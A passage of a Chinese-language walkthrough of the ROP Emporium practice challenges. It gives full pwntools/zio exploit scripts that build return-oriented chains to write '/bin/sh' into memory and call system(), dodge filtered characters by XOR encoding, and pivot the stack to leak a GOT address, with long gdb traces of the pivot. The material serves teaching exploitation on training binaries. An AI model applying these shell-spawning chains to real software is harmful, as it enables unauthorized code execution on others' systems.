0x00401ab0 : (b'5f5e5ac3')      pop rdi; pop rsi; pop rdx; ret
```

payload 如下：

```
from zio import *

payload  = "A"*40

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401850)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401870)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401810)

io = zio('./callme')
io.writeline(payload)
io.read()
```

write432

这一次，我们已经不能在程序中找到可以执行的语句了，但我们可以利用 gadgets 将 `/bin/sh` 写入到目标进程的虚拟内存空间中，如 `.data` 段中，再调用 system() 执行它，从而拿到 shell。要认识到一个重要的点是，ROP 只是一种任意代码执行的形式，只要我们有创意，就可以利用它来执行诸如内存读写等操作。

这种方法虽然好用，但还是要考虑我们写入地址的读写和执行权限，以及它能提供的空间是多少，我们写入的内容是否会影响到程序执行等问题。如我们接下来想把字符串写入 `.data` 段，我们看一下它的权限和大小等信息：

```
$ readelf -S write432
  [Nr] Name              Type            Addr     Off    Size
ES Flg Lk Inf Al
  ...
  [16] .rodata           PROGBITS        080486f8 0006f8 000064
00   A  0   0  4
  [25] .data             PROGBITS        0804a028 001028 000008
00  WA  0   0  4
```

可以看到 `.data` 具有 `WA`，即写入（write）和分配（alloc）的权利，而 `.rodata` 就不能写入。

使用工具 ropgadget 可以很方便地找到我们需要的 gadgets：

```
$ ropgadget --binary write432 --only "mov|pop|ret"
...
0x08048670 : mov dword ptr [edi], ebp ; ret
0x080486da : pop edi ; pop ebp ; ret
```

另外需要注意的是，我们这里是 32 位程序，每次只能写入 4 个字节，所以要分成两次写入，还得注意字符对齐，有没有截断字符（`\x00`，`\x0a` 等）之类的问题，比如这里 `/bin/sh` 只有七个字节，我们可以使用 `/bin/sh\00` 或者 `/bin//sh`，构造 payload 如下：

```
from zio import *

pop_edi_ebp = 0x080486da
mov_edi_ebp = 0x08048670

data_addr   = 0x804a028
system_plt  = 0x8048430

payload  = ""
payload += "A"*44
payload += l32(pop_edi_ebp)
payload += l32(data_addr)
payload += "/bin"
payload += l32(mov_edi_ebp)
payload += l32(pop_edi_ebp)
payload += l32(data_addr+4)
payload += "/sh\x00"
payload += l32(mov_edi_ebp)
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./write432')
io.writeline(payload)
io.interact()
```

```
$ python2 run.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(/binp,/shp0BBBB(�
write4 by ROP Emporium
32bits

Go ahead and give me the string already!
> cat flag.txt
ROPE{a_placeholder_32byte_flag!}
```

write4

64 位程序就可以一次性写入了。

```
$ ropgadget --binary write4 --only "mov|pop|ret"
...
0x0000000000400820 : mov qword ptr [r14], r15 ; ret
0x0000000000400890 : pop r14 ; pop r15 ; ret
0x0000000000400893 : pop rdi ; ret
```

```
from pwn import *

pop_r14_r15 = 0x0000000000400890
mov_r14_r15 = 0x0000000000400820
pop_rdi = 0x0000000000400893
data_addr = 0x0000000000601050
system_plt = 0x004005e0

payload  = "A"*40
payload += p64(pop_r14_r15)
payload += p64(data_addr)
payload += "/bin/sh\x00"
payload += p64(mov_r14_r15)
payload += p64(pop_rdi)
payload += p64(data_addr)
payload += p64(system_plt)

io = process('./write4')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

badchars32

在这个挑战中，我们依然要将 `/bin/sh` 写入到进程内存中，但这一次程序在读取输入时会对敏感字符进行检查，查看函数 `checkBadchars()` ：

```
gdb-peda$ disassemble checkBadchars
Dump of assembler code for function checkBadchars:
   0x08048801 <+0>:     push   ebp
   0x08048802 <+1>:     mov    ebp,esp
```

```
   0x08048804 <+3>:     sub    esp,0x10
   0x08048807 <+6>:     mov    BYTE PTR [ebp-0x10],0x62
   0x0804880b <+10>:    mov    BYTE PTR [ebp-0xf],0x69
   0x0804880f <+14>:    mov    BYTE PTR [ebp-0xe],0x63
   0x08048813 <+18>:    mov    BYTE PTR [ebp-0xd],0x2f
   0x08048817 <+22>:    mov    BYTE PTR [ebp-0xc],0x20
   0x0804881b <+26>:    mov    BYTE PTR [ebp-0xb],0x66
   0x0804881f <+30>:    mov    BYTE PTR [ebp-0xa],0x6e
   0x08048823 <+34>:    mov    BYTE PTR [ebp-0x9],0x73
   0x08048827 <+38>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804882e <+45>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048835 <+52>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804883c <+59>:    jmp    0x804887c <checkBadchars+123>
   0x0804883e <+61>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048845 <+68>:    jmp    0x8048872 <checkBadchars+113>
   0x08048847 <+70>:    mov    edx,DWORD PTR [ebp+0x8]
   0x0804884a <+73>:    mov    eax,DWORD PTR [ebp-0x4]
   0x0804884d <+76>:    add    eax,edx
   0x0804884f <+78>:    movzx  edx,BYTE PTR [eax]
   0x08048852 <+81>:    lea    ecx,[ebp-0x10]
   0x08048855 <+84>:    mov    eax,DWORD PTR [ebp-0x8]
   0x08048858 <+87>:    add    eax,ecx
   0x0804885a <+89>:    movzx  eax,BYTE PTR [eax]
   0x0804885d <+92>:    cmp    dl,al
   0x0804885f <+94>:    jne    0x804886e <checkBadchars+109>
   0x08048861 <+96>:    mov    edx,DWORD PTR [ebp+0x8]
   0x08048864 <+99>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048867 <+102>:   add    eax,edx
   0x08048869 <+104>:   mov    BYTE PTR [eax],0xeb
   0x0804886c <+107>:   jmp    0x8048878 <checkBadchars+119>
   0x0804886e <+109>:   add    DWORD PTR [ebp-0x8],0x1
   0x08048872 <+113>:   cmp    DWORD PTR [ebp-0x8],0x7
   0x08048876 <+117>:   jbe    0x8048847 <checkBadchars+70>
   0x08048878 <+119>:   add    DWORD PTR [ebp-0x4],0x1
   0x0804887c <+123>:   mov    eax,DWORD PTR [ebp-0x4]
   0x0804887f <+126>:   cmp    eax,DWORD PTR [ebp+0xc]
   0x08048882 <+129>:   jb     0x804883e <checkBadchars+61>
   0x08048884 <+131>:   nop
   0x08048885 <+132>:   leave
   0x08048886 <+133>:   ret
```

```
End of assembler dump.
```

很明显，地址 `0x08048807` 到 `0x08048823` 的字符就是所谓的敏感字符。处理敏感字符在利用开发中是经常要用到的，不仅仅是要对参数进行编码，有时甚至地址也要如此。这里我们使用简单的异或操作来对字符串编码和解码。

找到 gadgets：

```
$ ropgadget --binary badchars32 --only "mov|pop|ret|xor"
...
0x08048893 : mov dword ptr [edi], esi ; ret
0x08048896 : pop ebx ; pop ecx ; ret
0x08048899 : pop esi ; pop edi ; ret
0x08048890 : xor byte ptr [ebx], cl ; ret
```

整个利用过程就是写入前编码，使用前解码，下面是 payload：

```
from zio import *

xor_ebx_cl   = 0x08048890
pop_ebx_ecx = 0x08048896
pop_esi_edi = 0x08048899
mov_edi_esi = 0x08048893

system_plt   = 0x080484e0
data_addr    = 0x0804a038

# encode
badchars     = [0x62, 0x69, 0x63, 0x2f, 0x20, 0x66, 0x6e, 0x73]
xor_byte     = 0x1
while(1):
    binsh = ""
    for i in "/bin/sh\x00":
        c = ord(i) ^ xor_byte
        if c in badchars:
            xor_byte += 1
            break
    else:
        binsh += chr(c)
```

```
    if len(binsh) == 8:
        break

# write
payload  = "A"*44
payload += l32(pop_esi_edi)
payload += binsh[:4]
payload += l32(data_addr)
payload += l32(mov_edi_esi)
payload += l32(pop_esi_edi)
payload += binsh[4:8]
payload += l32(data_addr + 4)
payload += l32(mov_edi_esi)

# decode
for i in range(len(binsh)):
    payload += l32(pop_ebx_ecx)
    payload += l32(data_addr + i)
    payload += l32(xor_byte)
    payload += l32(xor_ebx_cl)

# run
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./badchars32')
io.writeline(payload)
io.interact()
```

badchars

64 位程序也是一样的，注意参数传递就好了。

```
$ ropgadget --binary badchars --only "mov|pop|ret|xor"
...
0x0000000000400b34 : mov qword ptr [r13], r12 ; ret
0x0000000000400b3b : pop r12 ; pop r13 ; ret
0x0000000000400b40 : pop r14 ; pop r15 ; ret
0x0000000000400b30 : xor byte ptr [r15], r14b ; ret
0x0000000000400b39 : pop rdi ; ret
```

```
from pwn import *

pop_r12_r13  = 0x0000000000400b3b
mov_r13_r12  = 0x0000000000400b34
pop_r14_r15  = 0x0000000000400b40
xor_r15_r14b = 0x0000000000400b30
pop_rdi      = 0x0000000000400b39

system_plt = 0x00000000004006f0
data_addr  = 0x0000000000601000

badchars = [0x62, 0x69, 0x63, 0x2f, 0x20, 0x66, 0x6e, 0x73]
xor_byte = 0x1
while(1):
    binsh = ""
    for i in "/bin/sh\x00":
        c = ord(i) ^ xor_byte
        if c in badchars:
            xor_byte += 1
            break
        else:
            binsh += chr(c)
    if len(binsh) == 8:
        break

payload  = "A"*40
payload += p64(pop_r12_r13)
payload += binsh
payload += p64(data_addr)
payload += p64(mov_r13_r12)
```

```
for i in range(len(binsh)):
    payload += p64(pop_r14_r15)
    payload += p64(xor_byte)
    payload += p64(data_addr + i)
    payload += p64(xor_r15_r14b)

payload += p64(pop_rdi)
payload += p64(data_addr)
payload += p64(system_plt)

io = process('./badchars')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

fluff32

这个练习与上面没有太大区别，难点在于我们能找到的 gadgets 不是那么直接，有一个技巧是因为我们的目的是写入字符串，那么必然需要 `mov [reg], reg` 这样的 gadgets，我们就从这里出发，倒推所需的 gadgets。

```
$ ropgadget --binary fluff32 --only "mov|pop|ret|xor|xchg"
...
0x08048693 : mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor
byte ptr [ecx], bl ; ret
0x080483e1 : pop ebx ; ret
0x08048689 : xchg edx, ecx ; pop ebp ; mov edx, 0xdefaced0 ; ret
0x0804867b : xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
0x08048671 : xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret
```

我们看到一个这样的 `mov dword ptr [ecx], edx ;` ，可以想到我们将地址放进 `ecx` ，将数据放进 `edx` ，从而将数据写入到地址中。payload 如下：

```
from zio import *

system_plt    = 0x08048430
data_addr     = 0x0804a028
```

```
pop_ebx      = 0x080483e1
mov_ecx_edx  = 0x08048693
xchg_edx_ecx = 0x08048689
xor_edx_ebx  = 0x0804867b
xor_edx_edx  = 0x08048671

def write_data(data, addr):
    # addr -> ecx
    payload  = l32(xor_edx_edx)
    payload += "BBBB"
    payload += l32(pop_ebx)
    payload += l32(addr)
    payload += l32(xor_edx_ebx)
    payload += "BBBB"
    payload += l32(xchg_edx_ecx)
    payload += "BBBB"

    # data -> edx
    payload += l32(xor_edx_edx)
    payload += "BBBB"
    payload += l32(pop_ebx)
    payload += data
    payload += l32(xor_edx_ebx)
    payload += "BBBB"

    # edx -> [ecx]
    payload += l32(mov_ecx_edx)
    payload += "BBBB"
    payload += l32(0)

    return payload

payload  = "A"*44

payload += write_data("/bin", data_addr)
payload += write_data("/sh\x00", data_addr + 4)

payload += l32(system_plt)
payload += "BBBB"
```

```
payload += l32(data_addr)

io = zio('./fluff32')
io.writeline(payload)
io.interact()
```

fluff

提示：在使用 ropgadget 搜索时加上参数 `--depth` 可以得到更大长度的 gadgets。

```
$ ropgadget --binary fluff --only "mov|pop|ret|xor|xchg" --depth
 20
...
0x0000000000400832 : pop r12 ; mov r13d, 0x604060 ; ret
0x000000000040084c : pop r15 ; mov qword ptr [r10], r11 ; pop r1
3 ; pop r12 ; xor byte ptr [r10], r12b ; ret
0x0000000000400840 : xchg r11, r10 ; pop r15 ; mov r11d, 0x60205
0 ; ret
0x0000000000400822 : xor r11, r11 ; pop r14 ; mov edi, 0x601050
; ret
0x000000000040082f : xor r11, r12 ; pop r12 ; mov r13d, 0x604060
 ; ret
```

```
from pwn import *

system_plt = 0x004005e0
data_addr  = 0x0000000000601050

xor_r11_r11 = 0x0000000000400822
xor_r11_r12 = 0x000000000040082f
xchg_r11_r10 = 0x0000000000400840
mov_r10_r11 = 0x000000000040084c
pop_r12 = 0x0000000000400832

def write_data(data, addr):
    # addr -> r10
    payload  = p64(xor_r11_r11)
```

```
    payload += "BBBBBBBB"
    payload += p64(pop_r12)
    payload += p64(addr)
    payload += p64(xor_r11_r12)
    payload += "BBBBBBBB"
    payload += p64(xchg_r11_r10)
    payload += "BBBBBBBB"

    # data -> r11
    payload += p64(xor_r11_r11)
    payload += "BBBBBBBB"
    payload += p64(pop_r12)
    payload += data
    payload += p64(xor_r11_r12)
    payload += "BBBBBBBB"

    # r11 -> [r10]
    payload += p64(mov_r10_r11)
    payload += "BBBBBBBB"*2
    payload += p64(0)

    return payload

payload  = "A"*40
payload += write_data("/bin/sh\x00", data_addr)
payload += p64(system_plt)

io = process('./fluff')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

pivot32

这是挑战的最后一题，难度突然增加。首先是动态库，动态库中函数的相对位置是固定的，所以如果我们知道其中一个函数的地址，就可以通过相对位置关系得到其他任意函数的地址。在开启 ASLR 的情况下，动态库加载到内存中的地址是变化的，但并不影响库中函数的相对位置，所以我们要想办法先泄露出某个函数的地址，从而得到目标函数地址。

通过分析我们知道该程序从动态库 `libpivot32.so` 中导入了函数 `foothold_function()`，但在程序逻辑中并没有调用，而在 `libpivot32.so` 中还有我们需要的函数 `ret2win()`。

现在我们知道了可以泄露的函数 `foothold_function()`，那么怎么泄露呢。前面我们已经简单介绍了延时绑定技术，当我们在调用如 `func@plt()` 的时候，系统才会将真正的 `func()` 函数地址写入到 GOT 表的 `func.got.plt` 中，然后 `func@plt()` 根据 `func.got.plt` 跳转到真正的 `func()` 函数上去。

最后是该挑战最重要的部分，程序运行我们有两次输入，第一次输入被放在一个由 `malloc()` 函数分配的堆上，当然为了降低难度，程序特地将该地址打印了出来，第二次的输入则被放在一个大小限制为 13 字节的栈上，这个空间不足以让我们执行很多东西，所以需要运用 stack pivot，即通过覆盖调用者的 ebp，将栈帧转移到另一个地方，同时控制 eip，即可改变程序的执行流，通常的 payload（这里称为副payload）结构如下：

```
buffer padding | fake ebp | leave;ret addr |
```

这样函数的返回地址就被覆盖为 leave;ret 指令的地址，这样程序在执行完其原本的 leave;ret 后，又执行了一次 leave;ret。

另外 fake ebp 指向我们另一段 payload（这里称为主payload）的 ebp，即 主payload 地址减 4 的地方，当然你也可以在构造 主payload 时在前面加 4 个字节的 padding 作为 ebp：

```
ebp | payload
```

我们知道一个函数的入口点通常是：

```
push ebp
mov  ebp,esp
```

leave 指令相当于：

```
mov esp,ebp
pop ebp
```

ret 指令为相当于：

```
pop eip
```

如果遇到一种情况，我们可以控制的栈溢出的字节数比较小，不能完成全部的工作，同时程序开启了 PIE 或者系统开启了 ASLR，但同时在程序的另一个地方有足够的空间可以写入 payload，并且可执行，那么我们就将栈转移到那个地方去。

完整的 exp 如下：

```
from pwn import *

#context.log_level = 'debug'
#context.terminal = ['konsole']
io = process('./pivot32')
elf = ELF('./pivot32')
libp = ELF('./libpivot32.so')

leave_ret = 0x0804889f

foothold_plt     = elf.plt['foothold_function'] # 0x080485f0
foothold_got_plt = elf.got['foothold_function'] # 0x0804a024

pop_eax       = 0x080488c0
pop_ebx       = 0x08048571
mov_eax_eax   = 0x080488c4
add_eax_ebx   = 0x080488c7
call_eax      = 0x080486a3

foothold_sym = libp.symbols['foothold_function']
ret2win_sym  = libp.symbols['ret2win']
offset = int(ret2win_sym - foothold_sym) # 0x1f7

leakaddr  = int(io.recv().split()[20], 16)

# calls foothold_function() to populate its GOT entry, then quer
ies that value into EAX
#gdb.attach(io)
payload_1  = p32(foothold_plt)
```

```
payload_1 += p32(pop_eax)
payload_1 += p32(foothold_got_plt)
payload_1 += p32(mov_eax_eax)
payload_1 += p32(pop_ebx)
payload_1 += p32(offset)
payload_1 += p32(add_eax_ebx)
payload_1 += p32(call_eax)

io.sendline(payload_1)

# ebp = leakaddr-4, esp = leave_ret
payload_2  = "A"*40
payload_2 += p32(leakaddr-4) + p32(leave_ret)

io.sendline(payload_2)
print io.recvall()
```

这里我们在 gdb 中验证一下，在 pwnme() 函数的 leave 处下断点：

```
gdb-peda$ b *0x0804889f
Breakpoint 1 at 0x804889f
gdb-peda$ c
Continuing.
[----------------------------------registers--------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xffe7ec68 --> 0xf755cf0c --> 0x0
ESP: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
```

```
[------------------------------------code----------------------
---------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-----------------------------------stack----------------------
---------------]
0000| 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\0
04\b\n")
0004| 0xffe7ec44 ('A' <repeats 36 times>, "\f\317U\367\237\210\0
04\b\n")
0008| 0xffe7ec48 ('A' <repeats 32 times>, "\f\317U\367\237\210\0
04\b\n")
0012| 0xffe7ec4c ('A' <repeats 28 times>, "\f\317U\367\237\210\0
04\b\n")
0016| 0xffe7ec50 ('A' <repeats 24 times>, "\f\317U\367\237\210\0
04\b\n")
0020| 0xffe7ec54 ('A' <repeats 20 times>, "\f\317U\367\237\210\0
04\b\n")
0024| 0xffe7ec58 ('A' <repeats 16 times>, "\f\317U\367\237\210\0
04\b\n")
0028| 0xffe7ec5c ('A' <repeats 12 times>, "\f\317U\367\237\210\0
04\b\n")
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
gdb-peda$ x/10w 0xffe7ec68
0xffe7ec68:     0xf755cf0c      0x0804889f      0xf755000a
0x00000000
0xffe7ec78:     0x00000002      0x00000000      0x00000001
0xffe7ed44
0xffe7ec88:     0xf755cf10      0xf655d010
gdb-peda$ x/10w 0xf755cf0c
```

```
0xf755cf0c:     0x00000000      0x080485f0      0x080488c0
0x0804a024
0xf755cf1c:     0x080488c4      0x08048571      0x000001f7
0x080488c7
0xf755cf2c:     0x080486a3      0x0000000a
```

执行第一次 leave;ret 之前，我们看到 EBP 指向 fake ebp，即 `0xf755cf0c` ，fake ebp 指向 主payload 的 ebp，而在 fake ebp 后面是 leave;ret 的地址 `0x0804889f` ，即返回地址。

执行第一次 leave：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\004\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec6c --> 0x804889f (<pwnme+173>:     leave)
EIP: 0x80488a0 (<pwnme+174>:    ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <foothold_function@plt>
```

```
[----------------------------------stack---------------------
---------------]
0000| 0xffe7ec6c --> 0x804889f (<pwnme+173>:    leave)
0004| 0xffe7ec70 --> 0xf755000a --> 0x0
0008| 0xffe7ec74 --> 0x0
0012| 0xffe7ec78 --> 0x2
0016| 0xffe7ec7c --> 0x0
0020| 0xffe7ec80 --> 0x1
0024| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0028| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_functio
n@plt>: jmp    DWORD PTR ds:0x804a024)
[------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
```

EBP 的值 `0xffe7ec68` 被赋值给 ESP，然后从栈中弹出 `0xf755cf0c` ，即 fake ebp 并赋值给 EBP，同时 ESP+4= `0xffe7ec6c` ，指向第二次的 leave。

执行第一次 ret：

```
gdb-peda$ n
[----------------------------------registers-----------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec70 --> 0xf755000a --> 0x0
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code-------------------
---------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
```

```
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-------------------------------------stack----------------------
---------------]
0000| 0xffe7ec70 --> 0xf755000a --> 0x0
0004| 0xffe7ec74 --> 0x0
0008| 0xffe7ec78 --> 0x2
0012| 0xffe7ec7c --> 0x0
0016| 0xffe7ec80 --> 0x1
0020| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0024| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_functio
n@plt>: jmp    DWORD PTR ds:0x804a024)
0028| 0xffe7ec8c --> 0xf655d010 --> 0x0
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
```

EIP= `0x804889f` ，同时 ESP+4。

第二次 leave：

```
gdb-peda$ n
[-----------------------------------registers--------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
```

```
ESP: 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>: jmp    D
WORD PTR ds:0x804a024)
EIP: 0x80488a0 (<pwnme+174>:    ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[------------------------------------code---------------------
---------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <footho
ld_function@plt>
[-----------------------------------stack---------------------
---------------]
0000| 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>:
jmp    DWORD PTR ds:0x804a024)
0004| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    e
ax)
0008| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function
@plt+6>:        push   0x30)
0012| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0016| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0020| 0xf755cf24 --> 0x1f7
0024| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0028| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
gdb-peda$ x/10w 0xf755cf10
0xf755cf10:     0x080485f0      0x080488c0      0x0804a024
0x080488c4
0xf755cf20:     0x08048571      0x000001f7      0x080488c7
```

```
0x080486a3
0xf755cf30:     0x0000000a      0x00000000
```

EBP 的值 `0xf755cf0c` 被赋值给 ESP，并将 主payload 的 ebp 赋值给 EBP，同时 ESP+4= `0xf755cf10` ，这个值正是我们 主payload 的地址。

第二次 ret：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf14 --> 0x80488c0 (<usefulGadgets>: pop    eax)
EIP: 0x80485f0 (<foothold_function@plt>:        jmp    DWORD PTR
 ds:0x804a024)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x80485e0 <exit@plt>:        jmp    DWORD PTR ds:0x804a020
   0x80485e6 <exit@plt+6>:      push   0x28
   0x80485eb <exit@plt+11>:     jmp    0x8048580
=> 0x80485f0 <foothold_function@plt>:   jmp    DWORD PTR ds:0x80
4a024
 | 0x80485f6 <foothold_function@plt+6>: push   0x30
 | 0x80485fb <foothold_function@plt+11>:        jmp    0x8048580
 | 0x8048600 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x80
4a028
 | 0x8048606 <__libc_start_main@plt+6>: push   0x38
 |->   0x80485f6 <foothold_function@plt+6>:     push   0x30
       0x80485fb <foothold_function@plt+11>:    jmp    0x8048580
       0x8048600 <__libc_start_main@plt>:       jmp    DWORD PTR
```

```
 ds:0x804a028
      0x8048606 <__libc_start_main@plt+6>:     push   0x38

  JUMP is taken
[----------------------------------stack---------------------
---------------]
0000| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    e
ax)
0004| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function
@plt+6>:        push   0x30)
0008| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0012| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0016| 0xf755cf24 --> 0x1f7
0020| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0024| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0028| 0xf755cf30 --> 0xa ('\n')
[------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080485f0 in foothold_function@plt ()
```

成功跳转到 `foothold_function@plt` ，接下来系统通过 `_dl_runtime_resolve` 等步骤，将真正的地址写入到 `.got.plt` 中，我们构造 gadget 泄露出该地址地址，然后计算出 `ret2win()` 的地址，调用它，就成功了。

地址泄露的过程：

```
gdb-peda$ n
[----------------------------------registers-----------------
---------------]
EAX: 0x54 ('T')
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
```

```
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_function
>:      push   ebp)
EIP: 0x80488c0 (<usefulGadgets>:        pop    eax)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x80488ba:   xchg   ax,ax
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
=> 0x80488c0 <usefulGadgets>:   pop    eax
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
[------------------------------------stack---------------------
---------------]
0000| 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_functio
n>:     push   ebp)
0004| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0008| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0012| 0xf755cf24 --> 0x1f7
0016| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0020| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0024| 0xf755cf30 --> 0xa ('\n')
0028| 0xf755cf34 --> 0x0
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c0 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   e
bp)
```

```
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
